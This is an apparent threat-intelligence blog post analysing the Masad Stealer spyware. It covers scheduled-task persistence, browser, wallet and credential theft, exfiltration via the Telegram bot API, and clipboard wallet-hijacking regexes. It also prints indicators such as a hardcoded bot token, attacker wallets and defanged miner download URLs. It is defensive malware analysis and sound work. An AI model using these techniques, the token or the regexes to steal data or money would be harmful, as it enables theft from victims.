```

Juniper Threat Labs discovered a new Trojan-delivered spyware that uses Telegram to exfiltrate stolen information. Using Telegram as a Command and Control (C&C) channel allows the malware some anonymity, as Telegram is a legitimate messaging application with 200 million monthly active users.

The malware is being advertised on black market forums as “Masad Clipper and Stealer.” It steals browser data, which might contain usernames, passwords and credit card information. Masad Stealer also automatically replaces cryptocurrency wallets from the clipboard with its own.



Masad Stealer sends all of the information it collects – and receive commands from – a Telegram bot controlled by the threat actor deploying that instance of Masad. Because Masad is being sold as off-the-shelf malware, it will be deployed by multiple threat actors who may or may not be the original malware writers.

What it does

This malware is written using Autoit scripts and then compiled into a

Windows executable. Most samples we have seen are about 1.5 MiB in size, however, Masad Stealer can be found in larger executables as it is sometimes bundled into other software.

When Masad Stealer is executed, it drops itself in %APPDATA%\folder_name\{file_name}, where folder_name and file_name are defined in the binary. Examples include amd64_usbhub3.inf.resources and ws2_32.exe, respectively. As a persistence mechanism, mMasad Stealer creates a scheduled task that will start itself every one minute.

Masad stealer using scheduled task as persistence mechanism



Stealing routine

After installing itself, Masad Stealer starts by collecting sensitive information from the system, such as:

- Cryptocurrency Wallets
- PC and system information
- Credit Card Browser Data
- Browser passwords
- Installed software and processes
- Desktop Files
- Screenshot of Desktop
- Browser cookies
- Steam files

- AutoFill browser fields
- Discord and Telegram data
- FileZilla files

It zips this information into a file using 7zip utility, which is bundled into the malware binary.

A screenshot of what this malware have exfiltrated on one test machine

The above screenshot is a view of what Masad Stealer tries to exfiltrate from a sandbox. But the data that it can exfiltrate can expand to the following list:

```
Content: @CRLF \1\Passwords.txt - Passwords
@CRLF \1\Information.txt - Information
@CRLF \1\Screen.jpg - Screen
@CRLF \1\AutoFills.txt - AutoFills
@CRLF \1\CreditCards.txt - Credit Cards
@CRLF \1\Cookies - Cookies
@CRLF \1\Desktop Files - Desktop Files
@CRLF \1\Discord - Discord
@CRLF \1\Telegram - Telegram
@CRLF \1\Steam - Steam
@CRLF \1\Exodus - Exodus
@CRLF \1\Jaxx - Jaxx
@CRLF \1\Electrum - Electrum
@CRLF \1\Wallets - Wallets
@CRLF \1\FileZilla - FileZilla
@CRLF \1\SDA - SDA
@CRLF \1\Passwords.txt
```

A list of information that this malware can steal

Using a hardcoded bot token, which is basically a way to communicate with the Command and Control bot, Masad Stealer sends this zip file using the **sendDocument** API.



sendDocument

Use this method to send general files. On success, the sent [Message](#) is returned. Bots can currently send files of any type of up to 50 MB in size, this limit may be changed in the future.

Parameter	Type	Required	Description
chat_id	Integer or String	Yes	Unique identifier for the target chat or username of the target channel (in the format <code>@channelusername</code>)

A snip of sendDocument telegram bot API that this malware used to exfiltrate data

In order to communicate with the Command and Control bot, Masad Stealer first sends a getMe message using the bot token to be able to confirm that the bot is still active. Upon receiving this request, the bot replies with the user object that contains the username of the bot. This username object is useful for identifying possible threat actors related to this malware. This is an important consideration because of the off-the-shelf nature of this malware – multiple parties will be operating Masad Stealer instances for different purposes.

Initial request by the malware to the telegram bot to make sure it is active.

Where the bot's token is **"719604859:AAE3Pg_oJ8cPgTxKzDtysU-3Zpj6hsBxNqI"**.

Clipping Routine

This malware includes a function that replaces wallets on the clipboard, as soon as it matches a particular configuration. Below are the regular expressions and supported wallets that it matches against the clipboard data:

```

XMR2[1-9A-z]{105}
BCNDdzFFzCqrht[1-9A-z]{93}

QIWI79[0-9]{9}
QIWIP[0-9]{9}
PAYEERP[0-9]{8}

```

A list of wallet and corresponding regular expressions that it monitors on the clipboard

Below is a list of coins/wallet it tries to clip:

Monero

Bitcoin Cash

Litecoin

Neo

Web Money

ADA

ZCASH

DogeCoin

Stratis

QIWI Pay

Bicond

Waves

Reddcoin

Qtum

Payeer

Bytecoin

Bitcoin

Black Coin

VIA

Steam Trade Link

Bitcoin Gold

Emercoin

Lisk

Ethereum

Dash

Ripple

Yandex Money

If the clipboard data matches one of the patterns coded into Masad Stealer, the malware replaces the clipboard data with one of the threat actors' wallets, which are also found in its binary. Below are the bitcoin and monero wallets found in one of the samples:



Bitcoin: 1AtwyYF2TGR969cyRDrR2XFDqSPzwCXKfe

Monero:

42Mm9gjuUSmPNr7aF1ZbQC6dcTeSi1MgB1Tv41frv1ZRFWLn4wNoLH3LDAGn
9Fg2dhJW2VRHTz8Fo9ZAit951D2pDY8ggCR

Below is a snapshot of the bitcoin wallet transaction, as of this writing. This wallet has already received around \$9,000 USD equivalent of bitcoins (as of Sept 15, 2019), which may or may not come from the activity of this malware.

Address 1AtwyYF2TGR969cyRDrR2XFDqSPzwCXKfe 

A sample fraudulent bitcoin wallet found on one of the sample

Attack Vector

Based on our telemetry, Masad Stealer's main distribution vectors are masquerading as a legitimate tool or bundling themselves into third party tools. Threat actors achieve end user downloads by advertising in forums, on third party download sites or on file sharing sites. Below are the currently known list of software that Masad Stealer has been seen mimicking:

- ProxySwitcher (legitimate version here: <https://www.proxyswitcher.com/> (<https://www.proxyswitcher.com/>))
- CCleaner.exe (legitimate version here: <https://ccleaner.com/> (<https://ccleaner.com/>))
- Utilman.exe (legitimate version comes with Windows)
- Netsh.exe (legitimate version comes with Windows)
- Iobit v 1.7.exe (legitimate version here: <https://www.iobit.com/> (<https://www.iobit.com/>))
- Base Creator v1.3.1 [FULL CRACK].exe (there is no legitimate version)
- EXEA HACK CRACKED (PUBG,CS GO,FORTNITE,GTA 5,DOTA).exe (there is no legitimate version)
- Icacs.exe (legitimate version comes with Windows)
- WSMANHTTPConfig.exe (legitimate version comes with Windows)

- RADMIR CHEAT MONEY.exe (there is no legitimate version)
- Tradebot_binance.exe (legitimate version here:
<https://tradesanta.com/en> (<https://tradesanta.com/en>))
- Whoami.exe (legitimate version comes with Windows)
- Proxo Bootstrapper.exe (this is actually a reasonably popular form of malware)
- Fortniteaimbot 2019.exe (there is no legitimate version)
- Galaxy Software Update.exe
(<https://www.samsung.com/us/support/answer/ANS00077582/>
(<https://www.samsung.com/us/support/answer/ANS00077582/>))

Download additional malware

Some samples of Masad Stealer have the capability to download additional malware. We have seen samples that download other malware, usually a miner, from these URLs:

- [https://masadsasad\[.\]moy.su/base.txt](https://masadsasad[.]moy.su/base.txt) (miner)
- [https://zuuse\[.\]OOOwebhostapp.com/mi.exe](https://zuuse[.]OOOwebhostapp.com/mi.exe) (miner)

Masad stealer downloading a miner via HTTPS and with modified header

The figure above is a response from the request to [https://masadsasad\[.\]moy.su/base.txt](https://masadsasad[.]moy.su/base.txt). This response contains an executable file with modified header. In addition to connecting via TLS, the modified header is an added trick by the malware to hide itself.

TLS streams are more difficult to inspect, helping to hide them from network-based security defenses. The modified header helps to hide the fact that the payload being downloaded is an executable from endpoint security products.

Threat Actors

This malware is being advertised in several hack forums as Masad Stealer. It starts with a free version and ladders up to versions asking up to \$85, with each tier of the malware offering different features.

Sample Masad stealer ad found in hackforums

There is at least one dedicated website (masadproject[.]life) in existence to promote the sale of Masad Stealer. The developers have also created a Telegram group for their potential clients, and presumably to offer tech support. At time of writing, this group has more than 300 members.

Screenshot of a telegram group where one threat actor is operating

Of the more than 1,000 samples we identified to be variants of this malware, there were 338 unique Telegram Command and Control bot IDs. From this data, we can estimate the number of threat actors – or at least the number of different campaigns being run using the Masad Stealer malware – and the size of their operations. We used the getMe API, along with the bot token, to identify the usernames. Among the top bot IDs are as follows:

Telegram Bot ID	Telegram Bot Username	Unique Hashes
bot610711208		
potterk_bot 45		
bot830353220	reaper228bot 24

Juniper Sky ATP's detection of this malware family

The use of machine learning is critical to defending against this malware because of the number of rapid iterations it underwent throughout its development. Machine learning allows Juniper Connected Security to identify Masad Stealer variants as they emerge, helping to keep customers protected even before new strains have been identified.

Conclusion

Juniper Threat Labs believes that Masad Stealer represents an active and ongoing threat. Command and Control bots are still alive and responding as of this writing, and the malware appears to still be available for purchase on the black market.

In order to protect your organization, make sure that you have a next generation firewall (NGFW) with Advanced Threat Protection. NGFWs have the ability to identify the Telegram protocol and block it, if there is no legitimate business use, while Advanced Threat Protection products offer other methods to detect and counteract this malware.

Juniper Sky ATP, in conjunction with our SRX firewall will block any client infected with Masad Stealer from reaching out to the Command and Control bot master. It will also block the download of the Masad Stealer malware files in the first place, offering both remediation and prevention capabilities.
